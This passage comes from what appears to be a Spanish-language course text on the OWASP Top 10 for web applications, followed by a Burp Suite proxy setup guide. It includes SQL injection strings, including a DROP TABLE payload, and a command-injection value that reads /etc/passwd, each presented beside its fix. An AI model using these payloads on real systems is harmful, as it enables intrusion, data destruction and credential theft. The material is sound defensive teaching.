La aplicación web almacena las contraseñas en la base de datos haciendo uso de un hash simple y sin salt. Si un atacante es capaz de extraer las contraseñas, puede usar herramientas como hashcat para crackear la contraseña y tenerla en texto plano.

### 5.2.3 Referencias

[https://owasp.org/Top10/A02\\_2021-Cryptographic\\_Failures/](https://owasp.org/Top10/A02_2021-Cryptographic_Failures/)

## 5.3 Inyección

Las inyecciones siempre han estado ocupando el primer lugar de OWASP, hasta el año 2021, que ha pasado al tercer lugar. Inyecciones más comunes:

- SQL
- NoSQL
- De comandos
- LDAP
- ORM

Una aplicación es vulnerable cuando:

- Los datos enviados por el usuario no se validan, filtran o sanean por la aplicación. Si se hace solo en el cliente, se puede saltar cualquier restricción, solo confiar en las validaciones de servidor.
- Las consultas dinámicas o las llamadas no parametrizadas sin escapar se utilizan directamente en el intérprete.
- Los datos de usuario se utilizan dentro de los parámetros de búsqueda del mapeo objeto-relacional (ORM) para extraer registros adicionales y sensibles.
- Los datos del usuario se utilizan directamente o se concatenan. Por ejemplo: `var query = "SELECT * from users where user='" + username + '"`;

### 5.3.2 Referencias

Se recomienda hacer uso de análisis de código (SAST), ya que es el mejor método para detectar este problema. Dentro del código se pueden aplicar las siguientes medidas (no son únicas):

Validar con lista blanca en el servidor los datos que se envían desde el cliente antes de cualquier uso. Ojo, en ocasiones es necesario el uso de ciertos caracteres y la validación se puede quedar corta.

Escapar los datos enviados.

Hacer uso de LIMIT en las consultas SQL, así en caso de inyección, se limita la información obtenida.

Utilizar las funciones consideradas seguras para cada lenguaje.

### 5.3.2 Ejemplos

#### Ejemplo 1 - Consulta SQL insegura

Una aplicación tiene la siguiente consulta para obtener los datos de un usuario:

```
var myQuery = "SELECT * from users where user='" + username + '";
```

La variable username cuenta con un valor enviado por el usuario (sin procesar, ni validar) a través de un parámetro. Esa consulta es pasada directamente:

```
connection.query(myQuery,function(error, results){});
```

Y devuelve los resultados. Si el parámetro username es: ' or 'a'='a o recibe: ' or 1=1-- o se pasa: test'; DROP TABLE users; --

Se produce una inyección que devuelve todos los datos de la tabla users o elimina la tabla por completo, entre otras muchas cosas que se pueden hacer. Esta es la típica inyección que se ve en los ejemplos, pero que se puede ir haciendo más compleja. Se podría solucionar haciendo la consulta como sigue:

```
connection.query("SELECT * from users where user = ?",[username],function(error, results){});
```

#### Ejemplo 2 - Lectura de ficheros en un sistema Linux



Imaginemos que una página da un listado de ficheros a leer al usuario (fichero1.txt, fichero2.txt, etc.), y lo pasa como parámetro al servidor, que se lo pasa directamente a la siguiente función (notar que `exec` por defecto genera una shell):

```
const result = child_process.execSync(`cat '${fileToRead}'`);
```

Un atacante captura la petición con un proxy, y modifica el nombre del fichero, puede poner `"/etc/passwd"` para leer un fichero distinto. Para solucionar esto, los desarrolladores agregan una opción que comprueba si `fichero1.txt`, `fichero2.txt`, etc. está en la variable `fileToRead` (solo que exista, no que sea igual). Aquí un atacante, volviendo a hacer uso de un proxy, puede capturar la petición y modificar el parámetro a `"fichero1.txt && cat /etc/passwd"` y aquí se produce la inyección de comandos, ese `&& cat /etc/passwd` puede ser cambiado y el atacante recibir una shell reversa desde el servidor, ganando acceso a la máquina a través de la consola.

Viendo este ejemplo, y lo crítica que es una ejecución de comandos, se puede entender otro punto importante, correr los servicios con los mínimos privilegios, no es lo mismo acceder con permisos de un servidor "Apache", que siendo root directamente.

No se recomienda agregar este tipo de funcionalidades a nuestro código, y más recibiendo la información del usuario, pero si es necesario hacer uso de otros métodos como `execFile` y `spawn`, que por defecto no hacen uso de una shell, además de validar cada dato de entrada.

### 5.3.3 Referencias

[https://owasp.org/Top10/A03\\_2021-Injection/](https://owasp.org/Top10/A03_2021-Injection/)

## 5.4 Diseño Inseguro

Esta categoría engloba muchos fallos, por resumir, cualquier falta de control es un fallo que se puede clasificar como diseño inseguro, por ejemplo, la falta de validación de datos enviados por el cliente antes de ser procesados.

El diseño seguro evalúa constantemente las amenazas y garantiza que el código se diseñe y pruebe con el objetivo de evitar ataques conocidos. Anteriormente se pudo ver el ciclo de vida de desarrollo seguro y sus fases o tareas.

#### 5.4.1 Prevención

Aplicar todo lo visto en la asignatura: S-SDLC, modelado de amenazas, pruebas unitarias, etc.

#### 5.4.2 Ejemplos

##### Ejemplo 1 - Descuentos promocionales sin límite

Imaginemos un parque de atracciones que ha generado unos cupones de descuento del 30% para aplicar a la hora de comprar las entradas por internet, este código sirve para para 4 entradas y de un solo uso. Un posible cliente, "astuto", prueba a comprar 8 entradas, se válida bien, no deja (podría existir el fallo, pero no es el caso), el siguiente paso, compra 4 entradas, bien, funciona, vuelve a comprar 4 entradas con el mismo código y le vuelve a dejar, y así hasta las que quiera... Hay un fallo, el código promocional deja comprar 4 entradas de una vez, pero una vez usado no se anula y sigue dejando realizar compras, falta el control que se encargue de comprobar si el código se usó previamente.

#### 5.4.3 Referencias

[https://owasp.org/Top10/A04\\_2021-Insecure\\_Design/](https://owasp.org/Top10/A04_2021-Insecure_Design/)

### 5.5 Configuraciones Inseguras

Este fallo aplica a cualquier configuración de seguridad que este mal definida, como por ejemplo:

- Falta de cabeceras de seguridad HTTP.
- Falta de atributos de seguridad en las cookies.
- Fuga de información en mensajes de error
- Software desactualizado
- etc.
-

Todos estos puntos son importantes, y aunque parezcan menores que otros, un cúmulo de estos puede generar un ataque dañino.

### 5.5.1 Prevención

Aplicar las configuraciones de seguridad correctamente, no ser permisivo y tener un proceso automatizado. Es importante que se pueda comprobar constantemente y en caso de defectos hacer la corrección, además, se debe estar pendiente de actualizaciones del Software usado, así como de las posibles vulnerabilidades que salgan nuevas (sin olvidar las antiguas).

### 5.5.2 Ejemplos

#### Ejemplo 1 - Falta de cabeceras de Seguridad y atributos de seguridad en las cookies

Una página web (tienda online) no se ha configurado correctamente las cabeceras, y la cookie de sesión no tiene ningún atributo (ni httpOnly, ni Secure), un atacante detecta este fallo, y comprueba que también existe una vulnerabilidad de XSS almacenado en comentarios de la tienda, acto seguido prepara un pequeño script para que cada vez que se ejecute haga una petición a su servidor, mandando en la URL la cookie de sesión de los clientes, a partir de aquí ya puede suplantar la identidad de todos los visitantes. Con las cabeceras de seguridad y los atributos de las cookies, no se habría solucionado el ataque, pero si se hubiese minimizado el impacto, ya que la cookie no se habría podido robar por este método.

### 5.5.3 Referencias

[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

## 5.6 Componentes desactualizados y vulnerables

Contar en la compañía con Software no actualizado (puede ser obsoleto de años, de meses o unos pocos días).

### 5.6.1 Prevención

Para evitar tener Software desactualizado es recomendable:

- Revisar periódicamente actualizaciones.
- Tener un inventario de activos.
- Escanear los activos en búsqueda de vulnerabilidades.
- Hacer uso de fuentes confiables.
- Revisar los componentes de terceros y hacer uso únicamente de componentes necesarios.

### 5.6.2 Ejemplos

#### **Ejemplo 1** - Compañía sin inventario

Una compañía tiene numerosos recursos, semanalmente revisa actualizaciones, pero de manera "rudimentaria", solo de los activos que conoce el personal, un día hay rotación de empleados (unos han dejado su puesto, y otros han venido), como no hay inventario, no se dan cuenta de un recurso web expuesto, por lo que durante meses obvian su existencia, un día detectan una intrusión en sus sistemas, producido por un recurso desactualizado, que tenía una vulnerabilidad que permitía ejecutar comandos en remoto. Red comprometida.

### 5.6.3 Referencias

[https://owasp.org/Top10/A06\\_2021-Vulnerable\\_and\\_Outdated\\_Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)

## 5.7 Fallos de identificación y autenticación

Este apartado engloba todos los fallos que caen en la funcionalidad de autenticación, identificación y manejo de sesiones.

### 5.7.1 Prevención

Para prevenir este tipo de ataques, hay que tener en cuenta diversos puntos:

- Implementar doble factor de autenticación. Por ejemplo, usuario + contraseña de primer paso, y el segundo paso un OTP (por aplicación o enviado por SMS).

- No hacer uso de credenciales por defecto.
- Tener un mecanismo para evitar contraseñas débiles. Algunas contraseñas débiles: password, admin123, P4ssw0rd, ...
- La funcionalidad de recuperación de contraseña, registro o login, debe dar mensajes genéricos, que no permita enumerar usuarios. Por ejemplo, a la hora de recuperar una contraseña, un usuario mete un email o username y aunque el usuario no exista la aplicación debe decir algo parecido a "Se ha enviado un correo electrónico con las instrucciones para recuperar la contraseña", y no caer en el error de poner un mensaje tipo "Usuario no registrado en nuestra aplicación".
- Mecanismos para evitar la fuerza bruta, por ejemplo, uso de captcha. También se puede limitar el número de intentos de sesión, teniendo en cuenta que puede causar denegación de servicio a un usuario legítimo, por lo que tiene que tener opción de recuperarla fácil y rápido.
- Los tokens de sesión deben de ser aleatorios y robustos, se deben anular al cerrar sesión (o por tiempo inactivo) y generar una nueva al hacer login. Importante no mandar esta información por la URL.

## 5.7.2 Ejemplos

### Ejemplo 1 - Despliegue de un Software conocido con credenciales por defecto

Una empresa despliega un Software mundialmente conocido, que por defecto escucha en el puerto 8000, la compañía decide ponerle en el puerto 10201, para que sea "más seguro", y olvidan que hay un usuario por defecto con la instalación. Un atacante tiene como objetivo la empresa, y lanza un escaneo de puertos con nmap, enseguida descubre este puerto abierto (lo único que han hecho es seguridad por oscuridad, no impide encontrar los activos, no sirve de mucho), detecta el software utilizado, la primera prueba de todas es probar las credenciales por defecto y consigue entrar, a partir de aquí, solo queda investigar si puede hacer algo más, como por ejemplo subir ficheros, que permitan abrir una shell, extraer información, etc.

El cambio de puerto no evita ser detectado, en cambio la eliminación del usuario por defecto y el uso de contraseñas seguras ayudan a evitar que el ataque tenga éxito.

### Ejemplo 2 - Página web sin límites de inicio de sesión

Un atacante se da cuenta que una determinada página no limita los intentos de sesión, el primer paso, decide buscar usuarios válidos, para ello prueba la funcionalidad de login, y descubre que la página web da

mensajes genéricos en la interfaz web, en la que indica "usuario o contraseña incorrecto", pero investigando un poco, a través del proxy detecta que el mensaje es "usuario desconocido" el mensaje genérico lo pone el cliente, pero el servidor da información, en este punto, genera un fichero con distintos nombres y automatiza las peticiones, filtrando por los mensajes que devuelve, detecta que existe el usuario admin demo, el siguiente paso, es generar un fichero de posibles contraseñas (o usar ya uno de los existentes), y lanza el ataque automatizado para el usuario, tras mil intentos, detecta un login correcto, que le permite acceso como el usuario.

Para mitigar este ataque, si agregamos un captcha, evitamos la automatización, si el servidor devolviera mensajes genéricos, no se podría saber si un usuario es válido. Además, es importante tener un sistema de logs para detectar posibles ataques. Una correcta política de contraseñas también complica este tipo de ataques, ya que será más difícil dar con una contraseña compleja que con una común.

### 5.7.3 Referencias

[https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)

## 5.8 Fallos en el software y en la integridad de los datos

En este apartado entraría la serialización y deserialización, librerías de terceros, CDNs, problemas en pipelines en la integración continua o las actualizaciones de aplicaciones (sobre todo automáticas).

### 5.8.1 Prevención

Algunos puntos para tener en cuenta:

- Al descargar un software verificar las firmas (normalmente nos dan un hash para hacer la comprobación).
- Hacer uso de repositorios oficiales y de confianza (puede existir paquetes maliciosos en npm).
- El proceso de integración continua debe estar protegido y con control de accesos para asegurar el correcto funcionamiento.
- Agregar mecanismos de detección de posible manipulación o repetición de datos serializados.

### 5.8.2 Ejemplos

### **Ejemplo 1** - Deserialización insegura

Una aplicación React se comunica con microservicios de Spring Boot. Siendo programadores funcionales, intentaron asegurarse de que su código fuese inmutable, la solución que se aplica fue serializar el estado del usuario y pasarlo de un lado a otro con cada solicitud. Un atacante se da cuenta de la firma de objeto Java "R00" y utiliza la herramienta Java Serial Killer para obtener la ejecución remota de código en el servidor de aplicaciones.

### **5.8.3 Referencias**

[https://owasp.org/Top10/A08\\_2021-Software\\_and\\_Data\\_Integrity\\_Failures/](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)

## **5.9 Fallos en el registro y supervisión de la seguridad**

Esta categoría engloba todo lo referente a funcionalidad que sirve para detectar, notificar y responder ante posibles incidentes de seguridad. Tarde o temprano va a existir un ataque, carecer de mecanismos de detección (o tenerlos mal configurados) es un problema importante.

### **5.9.2 Prevención**

Los logs deben tener suficiente información para que a la hora de analizar posibles ataques sea lo más rápido y sencillo posible.

- Es necesario que se registre la actividad relacionada a los intentos de acceso, al control de accesos, a fallos de validación por parte del servidor.
- Aplicar controles de integridad.
- Agregar mecanismos de alerta, en caso de un ataque exitoso, esto puede minimizar el daño.
- Contar con planes de respuesta ante incidentes, para el día que suceda, actuar lo más rápido posible.

### **5.9.2 Ejemplos**

Por ejemplo, ataques de fuerza bruta al login, fugas de información o acceso de intrusos pueden ser detectados con un buen sistema, si no se cuenta con esto, un atacante puede pasar años desapercibido en nuestras redes.

### 5.9.3 Referencias

[https://owasp.org/Top10/A09\\_2021-Security\\_Logging\\_and\\_Monitoring\\_Failures/](https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/)

### 5.10 SSRF

Los fallos SSRF se producen cuando una aplicación web utiliza un dato del usuario (URL por ejemplo) para obtener un recurso remoto, y a la hora de obtenerla no se válida el dato. Permite a un atacante hacer que la aplicación envíe una solicitud manipulada a un destino inesperado, incluso cuando está protegida por un cortafuegos, una VPN u otro tipo de ACL de red. Este ataque ha ido aumentando en los últimos tiempos, debido al dinamismo y la mayor complejidad de las webs.

#### 5.10.1 Prevención

Se puede trabajar agregando medidas en la capa de red, aquí se verá cómo actuar en la aplicación:

- Sanatizar y validar los datos enviados desde el cliente (no se puede confiar, ya se ha visto que son manipulables).
- Establecer una lista blanca de destinos permitidos.
- Evitar enviar datos al cliente sin procesar previamente.
- Deshabilitar redirecciones HTTP.

#### 5.10.2 Ejemplo

Con este tipo de ataque, un atacante puede escanear una red interna, extraer información sensible o comprometer servicios internos (entre otras cosas).

#### 5.10.3 Referencias

[https://owasp.org/Top10/A10\\_2021-Server-Side\\_Request\\_Forgery\\_%28SSRF%29/](https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/)

## 6. Ejemplos prácticos


Este punto sirve para ver de manera práctica 2 ejemplos de posibles ataques que pueden afectar a una aplicación web.



## 6.1 Configurar Burp Suite

Lo primero, se va a configurar la herramienta de trabajo, que va a servir para ver las peticiones que se hacen y así poder manipularlas. En este caso se ha escogido el Proxy Burp Suite, pero se puede seleccionar otro, como ZAP, el proceso es similar.

Dentro de la herramienta, hay que navegar a la pestaña Proxy y entrar en Options y pinchar en el botón Import / export CA certificate (esto sirve para páginas HTTPS, hoy en día más que necesario, si fuese por HTTP el certificado no sería necesario):



**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as


Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this


**Import / export CA certificate** **Regenerate CA certificate**

**Intercept Client Requests**

A continuación, se selecciona la primera opción:




Y se selecciona la carpeta donde se va a guardar, y se da un nombre:




Después de dar a Next, se puede cerrar la ventana. El fichero guardado, va a servir para agregarlo al navegador y que lo trate como un certificado de confianza, en esta ocasión se va a ver el ejemplo con


Mozilla Firefox, pero funciona igual en otros navegadores, solo es buscar la opción de configuración. Lo primero es dirigirse a Ajustes y se busca por certificados (adaptandolo al idioma del navegador):




Al pinchar en Ver certificados... veremos un botón para importar:



Buscar en todos los archivos (no solo certificados, que en ocasiones puede no aparecer) y seleccionar el fichero generado anteriormente, y se marca la primera opción:



Y ya debería aparecer en el listado de certificados de confianza:



En este punto, ya es posible pasar el tráfico del navegador por el proxy, recomendando FoxyProxy, se va mostrar aquí, pero se puede usar otra extensión o directamente la configuración del navegador. La configuración se puede ver en la siguiente figura:

## Edit Proxy Burp

Title or Description (optional)

Burp

Color

#66cc66

Proxy Type

HTTP

Proxy IP address or DNS name ★

127.0.0.1

Port ★

8080

Username (optional)

username

Password (optional) 🗨

password

Cancel

Save & Add Another

Save & Edit Patterns

Save

Por defecto, Burp Suite escuchará en la red 127.0.0.1 y puerto 8080, aquí se han mantenido esos valores, pero es posible cambiarlo, por ejemplo, es útil cambiar la IP de escucha para hacer pasar el tráfico de un móvil, a veces es necesario cambiar el puerto porque ya se encuentra en escucha. Aquí en este punto, con el proxy configurado, se puede probar a navegar a una página HTTPS (o HTTP si no es necesario probar el certificado) y se verifica el funcionamiento, de que se puede navegar por la web y ver el tráfico:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1	https://www.google.com	GET	/complete/search?client=firefox&...	✓		200	1028	JSON				✓	142.250.200.68
2	https://www.google.com	GET	/			200	109601	HTML		Google		✓	142.250.200.68
3	https://incoming.telemetry....	POST	/submit/activity-stream/sessions/...			200	236	text				✓	44.239.125.99
4	https://www.google.com	GET	/xjs/_fjs/k=xjs.s.es.RawcPWC72...			200	767582	script				✓	142.250.200.68
7	https://www.gstatic.com	GET	/og/_fjs/k=og.qtm.en_US.auSrF...			200	160929	script				✓	142.250.184.163
8	https://www.google.com	POST	/gen_204?s=webhp&t=atf&atyp=...	✓		204	384	HTML				✓	142.250.200.68
9	https://www.google.com	GET	/complete/search?q&cp=0&client=...	✓		200	583	JSON				✓	142.250.200.68
10	https://www.google.com	GET	/xjs/_fjs/k=xjs.s.es.RawcPWC72...	✓		200	175335	script				✓	142.250.200.68
11	https://www.google.com	GET	/client_204?&atyp=i&biw=1848&...	✓		204	553	HTML				✓	142.250.200.68
12	https://www.google.com	GET	/client_204?&atyp=i&biw=1848&...	✓		200	6310	script				✓	142.250.200.68

Ya se cuenta con la herramienta indispensable para las pruebas de seguridad.

## 6.2 Desplegar DVWA

